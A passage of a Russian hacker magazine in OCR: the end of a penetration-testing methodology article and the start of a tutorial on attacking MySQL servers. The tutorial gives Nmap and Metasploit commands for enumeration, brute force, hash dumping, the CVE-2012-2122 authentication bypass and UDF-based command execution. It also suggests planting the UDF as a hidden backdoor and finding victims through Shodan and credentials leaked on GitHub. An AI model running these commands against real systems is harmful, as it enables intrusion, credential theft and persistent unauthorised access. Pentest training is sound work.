В итоге этичный хакер компонует документ, который содержит описание всех сетей, IP-адреса и доменные имена, которые, по его мнению, относятся к тестируемой организации и составляют ее сетевой периметр. Этот документ обязательно нужно согласовать с заказчиком, в силу того, что есть ненулевая вероятность случайно атаковать стороннюю организацию. После того как сетевой периметр согласован, абсолютно любые проблемы будут решаться на стороне заказчика. В среднем вся процедура от старта до окончания согласования занимает один-два рабочих дня.

В зависимости от пожеланий заказчика этот этап может быть пропущен, но, на мой взгляд, этого делать не стоит — порой действительно интересно узнать, насколько полно можно составить картину сетевого периметра организации.

ШАГ 4. ИНВЕНТАРИЗАЦИЯ СЕРВИСОВ

После того как сетевой периметр согласован, можно с чистой совестью приступать к инвентаризации сервисов, которые на нем доступны. При этом нужно не забыть уведомить заказчика и предоставить IP-адреса, с которых будут проводиться работы. Предположим, что на сетевом периметре заказчика отсутствуют IPS/IDS-системы. Это избавляет пентестера от возможных проблем с банами адресов. Вопросы, которые касаются банов адресов «атакующего», обговариваются с заказчиком в рабочем порядке, чтобы избежать любых недопониманий и недоразумений.

По результатам инвентаризации формируется список сервисов, которые доступны на сетевом периметре. Процедура может занимать от нескольких дней до нескольких недель — в зависимости от количества узлов.

В большинстве организаций для внешнего сетевого периметра характерны следующие типовые сервисы:

- веб-приложения;
- корпоративные приложения;
- почта;
- менеджмент-сервисы;
- сервисы сетевой инфраструктуры.

ШАГ 5. ПОИСК «ВНЕШНИХ» УЯЗВИМОСТЕЙ

Этичный хакер производит поиск уязвимостей, информация о которых доступна в публичных источниках. Проверяется каждый сервис, доступный на сетевом периметре. Естественно, подобные действия автоматизированы, и никто не занимается поиском информации об уязвимостях по фингерпринтингу сервисов в поисковиках. Параллельно с этим проводится поиск уязвимостей вручную, с использованием всех известных пентестеру методов и подходов. Немалую роль в этом деле играет интуиция, которая формируется со временем на основе опыта. Процесс может занимать от нескольких дней до нескольких недель — опять же все зависит от количества узлов.

ШАГ 6. ЭКСПЛУАТАЦИЯ «ВНЕШНИХ» УЯЗВИМОСТЕЙ

Завершив поиск «внешних» уязвимостей, этичный хакер выделяет для себя уязвимые сервисы, эксплуатация которых возможна как теоретиче-

ски, так и практически (выполнены необходимые условия для эксплуатации, имеется PoC, есть возможность разработать эксплойт за небольшой промежуток времени).

После этого полученный список сервисов условно делится по принципу безопасности эксплуатации уязвимостей. Уязвимости, эксплуатация которых никак не нарушит целостности и доступности чего-либо, используются в первую очередь. К этой группе в том числе относятся уязвимости, характерные для веб-приложений, например LFI.

Остальные уязвимости, эксплуатация которых может потенциально привести к нарушению целостности или доступности сервиса, проверяются только по согласованию с заказчиком. Для этого на стороне заказчика выбирается ответственный, который следит за работоспособностью уязвимого сервиса в тот момент, когда этичный хакер производит эксплуатацию. В случае «падения» сервиса человек на стороне заказчика сможет оперативно восстановить его работу. На данном этапе этичный хакер уже предоставляет заказчику краткую информацию обо всех обнаруженных критичных уязвимостях на сетевом периметре и рекомендации по их устранению.

ШАГ 7. ПРЕОДОЛЕНИЕ ПЕРИМЕТРА

В результате удачной эксплуатации найденных уязвимостей этичный хакер получает доступ того или иного рода к узлам на сетевом периметре. Обладая им, пентестер ищет возможность выполнять локальные команды ОС. Когда такая возможность получена, он проверяет, имеет ли узел доступ во внутреннюю сеть и целесообразно ли использовать его как точку проникновения внутрь. Если узел имеет несколько сетевых интерфейсов, на которых заасайнены локальные адреса, то он с большой вероятностью подходит для развития атаки во внутреннюю сеть. На каждом из таких узлов этичный хакер «закрепляется» — максимально упрощает работу с ОС узла и строит канал, позволяющий осуществлять доступ во внутреннюю сеть организации.

По факту преодоления периметра этичный хакер строит набор возможных векторов развития атаки во внутреннюю сеть и каждый согласует с заказчиком. После согласования можно приступить к развитию атаки во внутреннюю сеть.

ШАГ 8. РЕКОН И ИНВЕНТАРИЗАЦИЯ ВО ВНУТРЕННЕЙ СЕТИ

Этот этап работ может осуществляться как удаленно, с использованием точек входа, полученных на предыдущем этапе, так и локально, когда хакер находится на территории офиса клиента. Все зависит от договоренности с заказчиком. В большинстве случаев, чтобы убить двух зайцев сразу и рассмотреть модель инсайдера, работы проводятся на территории офиса заказчика. Хотя на самом деле все проверки можно провести удаленно.

Если область атаки никак не обговорена, то она представляет собой весь перечень существующих во внутренней сети узлов. Инвентаризация доступных сервисов занимает какое-то время, так что обычно параллельно с этим этичный хакер ищет наиболее простые и доступные для эксплуатации уязвимости. Например, в сервисах MS SQL может быть заведен пользователь sa, и ему никто не удосужился установить сложный пароль, или установлен Apache Tomcat с дефолтовой учеткой администратора. Хакер концентрируется на поиске уязвимостей, которые помогут эффективно и быстро повысить привилегии в ИС и эксплуатация которых не требует какого-либо согласования с заказчиком, то есть в 100% случаев не может послужить причиной нарушения целостности и доступности сервиса. Обычно процесс рекона и некоторой инвентаризации занимает не более одного дня.

ШАГ 9. ПОИСК «ВНУТРЕННИХ» УЯЗВИМОСТЕЙ

Автоматизация — наше все. Без автоматизированных средств поиска уязвимостей увидеть полную картину абсолютно невозможно. Чем больше действий автоматизировано, тем больше информации ты получишь на выходе и тем более грамотно сможешь ей оперировать. На стадии автоматизированного сканирования обычно выявляются сервисы, которые можно и нужно изучить поближе, — в основном это те или иные кастомные приложения либо сервисы, содержащие уязвимости, эксплойтов к которым нет в паблике. Так что основное время пентестер посвящает работе с такими сервисами, чтобы позже автоматизировать действия с ними и больше на это не отвлекаться.

ШАГ 10. ЭКСПЛУАТАЦИЯ «ВНУТРЕННИХ» УЯЗВИМОСТЕЙ

Эксплуатация уязвимостей на этапе работы во внутренней сети мало чем отличается от их эксплуатации на сетевом периметре. Не стоит, впрочем, забывать о возможности атак на канальный уровень, которые могут очень сильно помочь и проведение которых непременно нужно согласовать с заказчиком. Еще важно помнить, что кастомные сервисы, запущенные внутри, скорее всего, нестабильны. Если начать с ними некорректно обращаться, то они, скорее всего, вскоре упадут.

ШАГ 11. ПОЛУЧЕНИЕ ДОСТУПА К ЦЕЛЕВЫМ СИСТЕМАМ

Многих заказчиков интересует возможность получения доступа к определенным бизнес-приложениям или целевым рабочим станциям. В таком случае работа в этом направлении движется сразу по двум траекториям: первая подразумевает стремление повысить привилегии в основных компонентах ИС, после чего, используя полученные привилегии, получить доступ к обозначенным целям легитимными методами; вторая траектория — это «раскрутка» сервисов на целевых узлах. На практике вторая траектория более трудоемка, и зачастую на ее полную реализацию просто не хватает времени.

ШАГ 12. ПОДГОТОВКА ОТЧЕТА

По завершении всех практических работ этичный хакер приступает к подготовке технического отчета. Помимо информации обо всех критичных уязвимостях, отчет содержит полное описание хода работ — действия хакера в формате «история взлома». На основе данных о найденных уязвимостях готовятся рекомендации по их устранению. В том случае, когда информации об уязвимости в публичном доступе нет, пентестер готовит advisory. Эта сводка попадает в отчет в качестве рекомендации по временному устранению уязвимости, а также уходит вендору уязвимого продукта. После того как технический отчет готов, вычитан и оформлен, он передается заказчику на согласование. Когда отчет будет согласован, можно немного выдохнуть и поставить в уме +1 к числу выполненных проектов.

ШАГ 13. ПОДГОТОВКА ПРЕЗЕНТАЦИИ

Презентация по результатам работ — один из ключевых моментов, говорящих о том, что проект для этичного хакера завершен. Контент для презентации подбирается в зависимости от того, для кого заказчик работ хочет ее провести.

HAPPY ENDING

Завершение проекта тестирования на проникновение обычно дает старт проекту внутри тестируемой организации по устранению выявленных недостатков. На протяжении этого проекта специалисты заказчика вправе обратиться за разъяснениями к этичному хакеру. Stay tuned!

ПОЛЕЗНАЯ ИНФОРМАЦИЯ

Общая теория по пентестам
- Vulnerability Assessment (bit.ly/17lVCDU)
- Open Source Security Testing Methodology Manual (bit.ly/U9WpQY)
- The Penetration Testing Execution Standard (bit.ly/1KNe7iF)

Немного практики
- PentesterLab (bit.ly/1uJ3RUu)
- Penetration Testing Practice Lab (bit.ly/1fb61kO)

В закладки
- Open Penetration Testing Bookmarks Collection (bit.ly/1vncteH)

Базовые технические инструкции
- PTES Technical Guidlines (bit.ly/1nPfqEU)


Recon
- Intelligence Gathering (bit.ly/1C9U3X5)
- theHarvester (bit.ly/1fqagdX)
- recon-ng (bit.ly/18Dcs0F)
- BGP Toolkit (bit.ly/1yA1p43)
- Pastebin Scrapper (bit.ly/1wy8P7r)

Инвентаризация сервисов
- Nmap (bit.ly/1Bv1PJ3)
- MasScan (bit.ly/1pSDGls)

Автоматизированный поиск уязвимостей
- OpenVAS (bit.ly/1Ahucq3)
- Nessus (bit.ly/1C9Uroo)
- Nexpose (bit.ly/1Ahuey4)

Эксплуатация уязвимостей
- Metasploit (bit.ly/1elvBXe)
- Core Impact (bit.ly/19e7dWC)
- Immunity Canvas (bit.ly/1L1rmQb)
- Exploit-DB (bit.ly/1hLNOPD)

Туннелирование трафика
- SSH-туннелирование (bit.ly/1F2xnqG)
- reDuh (bit.ly/19e7gS7)
- HTTP Tunnel (bit.ly/1D9EPRY)
- WSO (bit.ly/1NOocOP)



Егор Карбутов
Digital Security
@Lukesparamore,
lukesparamore@gmail.com

ИГРАЕМ МУСКУЛАМИ

МЕТОДЫ И СРЕДСТВА ВЗЛОМА БАЗ ДАННЫХ MYSQL

MySQL — одна из самых распространенных СУБД. Ее можно встретить повсюду, но наиболее часто она используется многочисленными сайтами. Именно поэтому безопасность базы данных — очень важный вопрос, ибо если злоумышленник получил доступ к базе, то есть большая вероятность, что он скомпрометирует не только ресурс, но и всю локальную сеть. Поэтому я решил собрать всю полезную инфу по взлому и постэксплуатации MySQL, все трюки и приемы, которые используются при проведении пентестов, чтобы ты смог проверить свою СУБД. 0day-техник тут не будет: кто-то еще раз повторит теорию, а кто-то почерпнет что-то новое. Итак, поехали!

ВМЕСТО ПРЕДИСЛОВИЯ

Начнем с определения. MySQL — это реляционная система управления базами данных, которая обладает разными движками хранения данных: MyISAM, InnoDB, Archive и другими. Как и у большинства open source проектов, у нее существуют свои ответвления, например MariaDB. Забегая вперед, скажу, что большинство рассмотренных векторов/техник/багов распространяется на различные движки и на ответвления, правда не всегда.

ПОИСК ЖЕРТВ

Но перейдем непосредственно к делу. Для того чтобы кого-нибудь поломать, нужно его для начала найти. Допустим, что мы уже знаем, кто наша жертва, знаем его IP либо находимся в его локальной сети. Нам нужно просканировать его адрес (сеть) на наличие открытых портов. По стандарту MySQL использует порт 3306, его мы и будем искать. В арсенале каждого хакера должен присутствовать сканер Nmap, который позволяет находить различные сервисы, порты на целевых машинах. Пример команды для сканирования выглядит следующим образом:

```
nmap -sV -PN  -p <port> <ip>
```

- `-PN` — очень полезная вещь, указывающая программе пропускать этап обнаружения хоста и сразу переходить к сканированию портов. Это нужно в том случае, если машина не отвечает на ping-сканирование, но при этом у машины могут быть открыты порты. В таком случае без этого флага Nmap пропустит данный хост;
- `-sV` исследует открытые порты с целью получения информации о службе.

Для UDP-сканирования должен присутствовать флаг -sU.

```
nmap -sV -Pn -p 3306 172.16.2.114
Nmap scan report for 172.16.2.114
Host is up (0.00013s latency).
PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL (unauthorized)
```

GITHUB

Одна из крутейших фишек легкого доступа к базам данных — поиск исходников каких-либо проектов на GitHub. Прежде чем искать и раскручивать SQL Inj на сайте, что может занять достаточно длительное время (если таковые вообще присутствуют), достаточно просто зайти на всеми любимый сайт для совместной разработки, вписать пару слов и при должном везении получить доступ к сорцам. Многие разработчики в силу непонятных причин заливают свои проекты в общий доступ — может, по глупости, может, им жалко денег на приватный репозиторий, а может, они хотят поделиться со всем миром своим великолепным кодом, но на GitHub лежит огромная куча исходников, от маленьких сайтиков до больших проектов. Это зачастую сильно упрощает работу. Допустим, если мы введем такой поисковый запрос: `username mysql password database`, то можно просто потерять сознание от количества результатов. Особенно много сладких PHP-файлов, в которых прописывается коннект к базе данных.

Поэтому первым делом на пентестах мы бежим и проверяем GitHub на наличие исходников клиента. Если что-то находится, то можно смело коннектиться к базе данных, после чего, отталкиваясь от прав, извлекать нужные нам данные. Но если уж получилось так, что мы не смогли найти заветных строчек username/password, не стоит отчаиваться — можно порыться в исходниках сайтов, если они присутствуют, и проводить аудит уже не вслепую, а с исходным кодом сервиса. Он значительно облегчает задачу поиска уязвимостей: теперь мы будем не просто фазить наобум, а проверять определенные векторы, выстроенные на основе исходников. Например, смотреть, в каких местах производится обращение в базу, используется ли фильтрация данных от клиента и так далее.

ИНСТРУМЕНТАРИЙ

Для поиска инъекций существуют разные способы: автоматически или вручную вставлять везде кавычку (фаззинг); использовать фишку с Гитхабом, уповая на неосторожность разработчиков исследуемого сервиса. И наконец настал момент истины: мы нашли нашу долгожданную инъекцию и готовы внедряться по полной. Но вот беда, у нас появились неотложные дела (друзья зовут попить пива), или нас одолела ужасная необоримая лень. Не стоит расстраиваться, на помощь придет отличная тулза sqlmap (goo.gl/gy6TYl), которая автоматизирует процесс поиска и эксплуатации SQL-инъекций, и не просто найдет дыру в безопасности, а проэксплуатирует ее по полной программе. Поддерживает все виды инъекций. Функционал sqlmap позволяет: дампить базы, автоматически искать в базе, извлекать и расшифровывать логины и пароли, запускать cmd shell, запускать интерактивный sql shell, в котором тебе нужно только писать SQL-запросы в базу, а sqlmap сам составит payload для инъекции. Существует отличный Cheet Sheet (goo.gl/8HAIgD), который в двух страничках показывает все возможности данной тулзы.

Есть еще несколько инструментов, которые пригодятся тебе в нелегком деле покорения MySQL. В особенном пред-



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

SHODAN

Если у тебя нет определенной жертвы и ты хочешь протестировать свои навыки, то можешь воспользоваться хакерским поисковиком Shodan (goo.gl/kcziKm). Он позволяет делать поиск по хостам и выводить информацию о различных сервисах на основе баннеров ответов. Также имеет возможность фильтровать по портам, стране, городу, операционным системам и так далее. Одна из отличнейших фишек — поиск сервисов с анонимной авторизацией или авторизацией со стандартными кредами. Очень полезная штука, но лучше всего проводить тесты уязвимостей на своих локальных ресурсах :).




Рис. 1. Результаты поиска MySQL в Shodan




Рис. 2. Наглядные результаты поиска кредов MySQL на GitHub

ставлении они не нуждаются, так как наверняка ты о них уже не раз (не одну тысячу раз) слышал. Первый — Metasploit, одна из ключевых программ для хакинга, позволяющая создавать эксплойты, проводить их отладку. Второй — сканер Nmap, про который в журнале тоже не раз писали.

Информации по всем перечисленным инструментам хватает с избытком, поэтому мы не будем углубляться в детали их использования, кто их еще не юзал — обязательно должен это сделать, а Google и официальные сайты ему в этом помогут. Мы же двигаемся дальше.

СБОР ИНФОРМАЦИИ

Нужно начать с самого простого — сбора информации. В Metasploit для этого служит auxiliary/scanner/mysql/mysql_version, просто сканер версий, который может сканировать целый пул адресов:

```
msf > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(mysql_version)↵
> set RHOSTS 172.16.2.54
msf auxiliary(mysql_version) > exploit
```

В Nmap также существует модуль, который подключается к серверу и выводит разную полезную информацию: протокол, номер версии, состояние и соль.

```
nmap -sV -sC <target>
```

БРУТФОРС

Среди основных вещей, которые приходится часто выполнять, конечно, брутфорс — проверка на слабые или стандартные пароли пользователей. Но прежде чем приступать к подбору паролей, можно провести атаку user enumeration (перечисление пользователей). Ее можно провести против серверов версии 5.x, которые поддерживают старые механизмы аутентификации (CVE-2012-5615). После сканирования мы будем знать, какие пользователи существуют в базе, что значительно сокращает пул пользователей для брутфорса.

```
nmap --script mysql-enum↵
<target>
```

Составив наш пул имен и паролей, приступаем к бруту:

```
msf >use auxiliary/scanner/↵
mysql/mysql_login
msf auxiliary(mysql_login) > set USER_FILE↵
/root/login/logins
msf auxiliary(mysql_login) > set PASS_FILE↵
/root/login/password
msf auxiliary(mysql_login) > set RHOSTS↵
172.16.2.54
msf auxiliary(mysql_login) > exploit
```

Nmap использует стандартные списки паролей и пользователей, но всегда можно взять свои:

```
nmap --script mysql-brute <target>
--script-args userdb=<path>↵
- подключаем свой список логинов
--script-args passdb=<path>↵
 - подключаем свой список паролей
```

Кстати говоря, вот тебе отличный репозиторий: goo.gl/hk5Qhs, где можно найти самые популярные логины, пароли и не только. Ну и обычно при брутфорсе выполняется еще одна простая, но довольно важная проверка на пустой пароль для пользователя root или anonymous:

Существует возможность авторизации с неправильным паролем с вероятностью 1/256, так как MySQL считает, что пришедший токен от пользователя и ожидаемое значение равны



WWW

Различные версии MySQL под разные платформы можно взять тут: goo.gl/vSqqXn

```
nmap -sV --script=mysql-empty-password <target>
```

ПОСТЭКСПЛУАТАЦИЯ

Следующий важный шаг, который наступает после получения логина/пароля (через инъекцию или полным перебором), — это постэксплуатация. Я перечислю различные модули для Nmap'а и их предназначение. Итак, модуль, который производит вывод баз данных:

```
nmap -sV --script mysql-databases <target>
```

Модуль, который производит вывод пользователей:

```
nmap -sV --script mysql-users <target>
```

Модуль, который производит вывод переменных:

```
nmap -sV --script mysql-variables <target>
```

Модуль, который производит вывод пользователей и их хешей в виде, удобном для брутфорса:

```
nmap -p 3306 <ip> --script mysql-dump-hashes –↵
script args='username=root,password=secret'
msf>use auxiliary/admin/mysql/mysql_hashdump
```

Модуль, который заменяет клиент MySQL и отправляет запросы в удаленную базу:

```
nmap -p 3306 <ip> --script
mysql-query --script-\args↵
='query="<query>"[,username↵
=<username>,password=↵
<password>]'
msf>use auxiliary/admin/↵
mysql/mysql_sql
```

СКАНИРОВАНИЕ НА CVE-2012-2122

Отдельно стоит упомянуть про один интересный модуль, который присутствует как в Metasploit, так и в Nmap, — модуль проверки на CVE-2012-2122 (goo.gl/hPTqem). Данная уязвимость позволяет удаленным пользователям обходить аутентификацию из-за ненадлежащей проверки возвращаемых значений. Существует возможность авторизации с неправильным паролем с вероятностью 1/256, так как MySQL считает, что пришедший токен от пользователя и ожидаемое значение равны. Используя известное имя пользователя (например, root, который присутствует практически всегда) с любым паролем, можно подключиться к базе, повторяя подключение порядка 300 раз. После чего можно сдампить все пароли пользователей, сбрутфорсить их и коннектиться уже с легитимным паролем. Но не все так хорошо, как кажется, — данной уязвимости подвержены только сборки, где функция memcmp() возвращает значения за пределами диапазона от –128 до 127, то есть это достаточно ограниченное число систем:

- Ubuntu Linux 64-bit (10.04, 10.10, 11.04, 11.10, 12.04);
- openSUSE 12.1 64-bit MySQL 5.5.23-log;
- Debian Unstable 64-bit 5.5.23-2;
- Fedora;
- Arch Linux.

Но если есть даже самая незначительная возможность попасть в базу, то стоит попробовать:

```
msf > use auxiliary/scanner/mysql/↵
mysql_authbypass_hashdump
msf auxiliary(mysql_authbypass_hashdump)↵
> set RHOSTS 172.16.2.54
```

```
msf auxiliary(mysql_authbypass_hashdump)↵
> set USERNAME root
msf auxiliary(mysql_authbypass_hashdump) > exploit
```

Для Nmap при сканировании нужно использовать скрипт `mysql-vuln-cve2012-2122`:

```
nmap -sV --script mysql-vuln-cve2012-2122 <target>
```

БОРОДАТЫЙ UDF

В далекие-далекие времена, когда еще во вселенной MySQL не было введено триггеров и хранимых процедур, существовала поддержка User-Defined Function (определенные пользователем функции). Но в современном мире данная фишка тоже имеет место быть и поддерживается до сих пор в качестве внешних хранимых функций. Данные функции не просто комбинируют разные SQL-операторы в какой-то определенный запрос, а еще и сильно расширяют функциональность самой базы. Так как, в отличие от Oracle Database, в MySQL не существует наикрутейшей Java-машины, с помощью которой можно крушить все и вся в базе, одним из немногочисленных способов выполнять команды на сервере через базу остается UDF. Во времена 4-й версии MySQL это был эксплойт Raptor (goo.gl/0Jj0Uc), но он имел ряд ограничений, в том числе несовместимость с MySQL 5.0 и выше.

В данный момент существует легальная библиотека, которую можно скачать с легального сайта (mysqludf.org). Она содержит в себе четыре функции:

1. `sys_eval(arg1)` — выполняет произвольную команду и возвращает вывод внешней команды.
2. `sys_exec(arg1)` — выполняет произвольную команду и возвращает код возврата.
3. `sys_get(arg1)` — позволяет получить переменную окружения или NULL, если таковой нет.
4. `sys_set(arg1, arg2)` — позволяет задать переменную окружения (параметры: имя переменной, значение), возвращает 0 в случае успеха.

Библиотека устанавливается в один из путей `/usr/lib/mysql`, `/usr/lib/mysql/plugin/` или другие в зависимости от системы. После чего приходит время исполнять команды в базе. Но сначала надо создать функцию:

```
CREATE FUNCTION lib_mysqludf_sys_info RETURNS↵
 string SONAME 'lib_mysqludf_sys.so';
CREATE FUNCTION sys_get RETURNS string SONAME↵
'lib_mysqludf_sys.so';
CREATE FUNCTION sys_set RETURNS int SONAME↵
'lib_mysqludf_sys.so';
CREATE FUNCTION sys_exec RETURNS int SONAME↵
'lib_mysqludf_sys.so';
CREATE FUNCTION sys_eval RETURNS string SONAME
'lib_mysqludf_sys.so';
```

А затем можно уже и выполнять с ее помощью различные команды:

```
select sys_eval('whoami');
```

Чтобы создавать и удалять функции, необходимо обладать привилегиями `INSERT` и `DELETE`. Поэтому проэксплуатировать данную багу можно, только если у пользователя, к которому у тебя есть доступ, выставлена привилегия `FILE`, позволяющая читать и записывать файлы на сервер. Данный вариант всегда стоит проверить, ведь нерадивые админы еще существуют. Зачастую очень многие работают с базой от имени root'а, поэтому даже инъекции может хватить, чтобы заполучить полный контроль над машиной. Просмотреть привилегии можно в таблице `user`, `db`, `host`, `tables_priv` и `columns_priv` в базе `mysql`. `set mysql;` — для смены базы, `select * from user;` — для вывода таблицы.

Второе условие — функция `lib_mysqludf_sys` уже установлена в MySQL. Дальше все просто — создаешь функцию, исполняешь команды.

Еще один вариант — это собственноручная установка в качестве бэкдора в системе. Если тебе нужен удаленный, скрытый доступ к системе, то вариант прокачки базы с помощью легитимной собственноручной установки `lib_mysqludf_sys` выглядит хорошим способом.

Техника эта не нова, и поэтому все до нас уже сделано и автоматизировано, так что не придется самому устанавливать функцию, если под рукой есть Metasploit:

```
use exploit/windows/mysql/mysql_payload
msf exploit(mysql_payload) > set PASSWORD qwertн
msf exploit(mysql_payload) > set RHOST 172.16.2.54
msf exploit(mysql_payload) > set USERNAME root
msf exploit(mysql_payload) > exploit
```

То же самое умеет делать и sqlmap, так что, если ты нашел инъекцию, дальше можешь смело отдавать бразды правления ему.

СЦЕНАРИЙ ИСПОЛЬЗОВАНИЯ UDF

Один из возможных сценариев заливки шелла / повышения привилегий может выглядеть таким образом. Для начала нужно получить доступ к самой базе (пользователю root либо другому, обладающему привилегией `FILE`) через инъекцию, брутфорс или иначе. После чего нам нужно получить копию библиотеки UDF на атакуемой машине, учитывая операционную систему и ее битность. Можно воспользоваться вариантами, входящими в состав sqlmap, которые можно взять тут: goo.gl/dXNYfi. Кстати, в данном репозитории присутствуют библиотеки и для Windows. Закинуть копию библиотеки на сервер можно по-разному:

- используя функционал сайта по загрузке картинок, файлов и прочего;
- через открытый или взломанный FTP-сервер.

